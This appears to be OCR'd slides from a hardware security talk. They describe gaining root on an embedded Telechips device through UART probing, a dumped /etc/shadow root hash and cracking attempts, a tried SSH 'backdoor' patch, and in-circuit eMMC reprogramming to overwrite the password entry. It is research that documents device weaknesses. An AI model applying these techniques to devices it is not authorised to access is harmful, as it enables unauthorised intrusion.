
Maintenance Menu
GPS Debug
Sensor Debug
CPU share output
debug serial output
Memory Usage Display OFF
Resource Monitor OFF
VoiceRecordMode



debug serial output
Debug serial log output ON
console input ON


UART - Output (TX)

- TX is working, so we have UART



```
[170] Display Init: Start
[170] display_init(),target_id=0.
[170] lcdc_init()
[170] lcdc_init_composite, lcdc:1
[170] init_VENC()
[170] init_VENC use SoC's NTSC/PAL Encoder
...
[200] init_gvif()
[490] bootloader version 03000500
[490] load camera setting1
[490] TCC_GPC(29):0 TCC_GPD(6):1 TCC_GPSD0(8):0
[490] [get_partition_info][PARTITION :     kpanic] [START :   14794752] [SIZE :      16384]
[TYPE :  0]
[500] cmdline:  root=/dev/mmcblk0p11 launch=2 bl_version=03000500  rev_polarity=0
backcam_setting=1 console=ttyS0,921600n8 login=1 printk.time=1 loglevel=7 printk.num=48
tcc_kpanic_base=14794752 tcc_kpanic_size=16384
[500] booting linux @ 0x80008000, ramdisk @ 0x81000000 (0), tags/device tree @ 83000000
```


- Why is RX not working?!?!




UART - Finding RX

- Attach TX from USB Serial adapter to needle tip probe
- Probe every location close to the TX on PCB
  - Look for keystrokes when pressing keys
  - Probe below it on the other side of the board..
- 0-ohm resistor missing or broken trace!

- So now do we have a shell??



UART - Login Prompt




```
neptune INVITE Baseline 1.0.0 telechips-triton ttyS0
telechips-triton login:
```


- eMMC `/etc/shadow` dump
  - `root:$1$78VNVui6$otKNlQ.XQo.V6YwiBYrrD/:19393:0:99999:7 :::`
- Cracking
  - Brute forcing 7 alphanumeric symbol chars
  - Common password lists
  - Custom built wordlists (Greek mythology, vendor/manufacturer websites etc) with various rulesets
  - We didn't go further with brute forcing
    - Gets expensive / infeasible afterwards
  - Try another approach..

eMMC - Chip Reattaching

- Tried to patch in dropbear SSH "backdoor" onto flash and reattach
- Tried to remove chip whilst keeping solder balls intact
- BGA chip reballing/rework
  - Tried with a BGA stencil
  - Death of our first device
  - Luckly, we have two devices!




eMMC - In Circuit Programming



- Try to modify chip whilst it is still on the PCB
- Test Pads on silk screen:
  - Labelled
    - MMC_D0
    - MMC_D1
    - MMC_D2
    - MMC_D3
    - MMC_D4
    - MMC_D5
    - MMC_D6
    - MMC_D7
    - MMC_CMD
  - Missing?
    - MMC_CLK


eMMC - In Circuit Programming



- Spent a long time probing around on the PCB with logic analyser
- CLK only seems to be exposed through a tiny via
- Use fiberglass pencil to "rough" up via (if soldering)
- Use needle tip probes to understand signals

eMMC - In Circuit Programming


- Start reading eMMC specs
- Looks valid!



Type	Start	Duration
result	0 s	169.167
result	169.16998 ms	40.01 µ
result	169.21264 ms	40.02 µ
result	169.25531 ms	40.01 µ
result	169.29798 ms	40.01 µ
result	169.34064 ms	40.02 µ
result	169.38331 ms	40.01 µ


eMMC - In Circuit Programming

- Probes attached to eMMC chip pads




eMMC - In Circuit Programming

- Solder up for hardware programmer
  - Microscope for the tiny via
  - Hold SOC in reset using **`NSYSRST`** pin
  - Try fully dump firmware but still get hit by watchdog
- Watchdog only allows about 5 seconds of reading/writing
- Use initial dump to work out ***`/etc/shadow`*** offsets
  - Patch region at offset within 5 seconds



eMMC - In Circuit Programming

Hardware Programmer



Xgpro v12.60
File(F) Select IC(S) Project(P) Device(D) Tools(V) Help(H) Language(L)
AUTO CHECK SLAVE ENCRYPT READ ADD PROG. AINFO CALCX
Ext.CSD
CID + CSD
Authent.Key
Options
Config
Device.Info
View ICSP Connection
Program
BACK
Save Log

Select IC: AUTO EMMC(ISP)_1B_3.3V

IC Information (No Project opened)
ChipType: EMMC ChkSum: Not Used
IC Size: Auto 0GB - 256GB

Set Interface
○ ZIF socket ● ICSP port ☑ ICSP_VCC Enable Vcc Current Imax: Default

Single User Aear File : UserData_64M.BIN

	Start Address	End Address	File Name
□ <1>	00 0000 0000	00 F77F FFFF	UserPart_1.BIN
□ <2>	00 F780 0000	01 EEFF FFFF	UserPart_2.BIN
□ <3>	01 EF00 0000	02 E67F FFFF	UserPart_3.BIN
□ <4>	02 E680 0000	03 DDFF FFFF	UserPart_4.BIN
□ <5>	03 DE00 0000	04 D57F FFFF	UserPart_5.BIN
□ <6>	04 D600 0000	05 CCFF FFFF	UserPart_6.BIN
□ <7>	05 CD00 0000	06 C47F FFFF	UserPart_7.BIN
□ <8>	06 C480 0000	07 BBFF FFFF	UserPart_8.BIN
□ <9>	07 BC00 0000	08 B37F FFFF	UserPart_9.BIN
□ <10>	08 B380 0000	09 AAFF FFFF	UserPart_10.BIN
□ <11>	09 AB00 0000	0A A27F FFFF	UserPart_11.BIN
□ <12>	0A A280 0000	0B 99FF FFFF	UserPart_12.BIN
□ <13>	0B 9A00 0000	0C 917F FFFF	UserPart_13.BIN
□ <14>	0C 9180 0000	0D 88FF FFFF	UserPart_14.BIN
□ <15>	0D 8900 0000	0E 807F FFFF	UserPart_15.BIN
☑ <16>	00 5621 0000	00 5621 FFFF	0x0056210000_p

Chip Program APP Version: 12.60 Device Model: XGecu T56

MODEL: AUTO EMMC(ISP)_1B_3.3V

```
Init EMMC... OK!   ( OCR register: C0FF8080 )
Chip Temporary write Protect bit(TMP_WRITE_PROTECT) was cleared!
USER : Unprotect Temporary Write Protection Groups : Checked Total Groups : 0 / 1864
Analysis file is complete, Space usage: 100.00% time: 0S
Programming User Area...Part 16 Succeeded. Time : 0: 31 S -- Partition Size: 64 KB Processing Si
Programming 32 bits CheckSum : 0x 00120950
Verify Restart EMMC ...
Init EMMC... OK!   ( OCR register: C0FF8080 )
Verifying User Area...Part 16 Succeeded. Time : 0: 31 S -- Read Size: 64 KB Processing Size from r
Verifying Succeeded! 32 bits CheckSum : 0x 00120950
Programming Successful!   Total Time : 0 M 0 S
```

☑ Beep Sound ON 1

Programming EMMC/SD : Succeeded

100%

Location in Socket

T56 Programmer

1 2 3 4 5 6 7 8


8	D3[used 4Bits]
7	D2[used 4Bits]
6	D1[used 4Bits]
5	D0
4	CMD
3	Gnd
2	CLK
1	Gnd

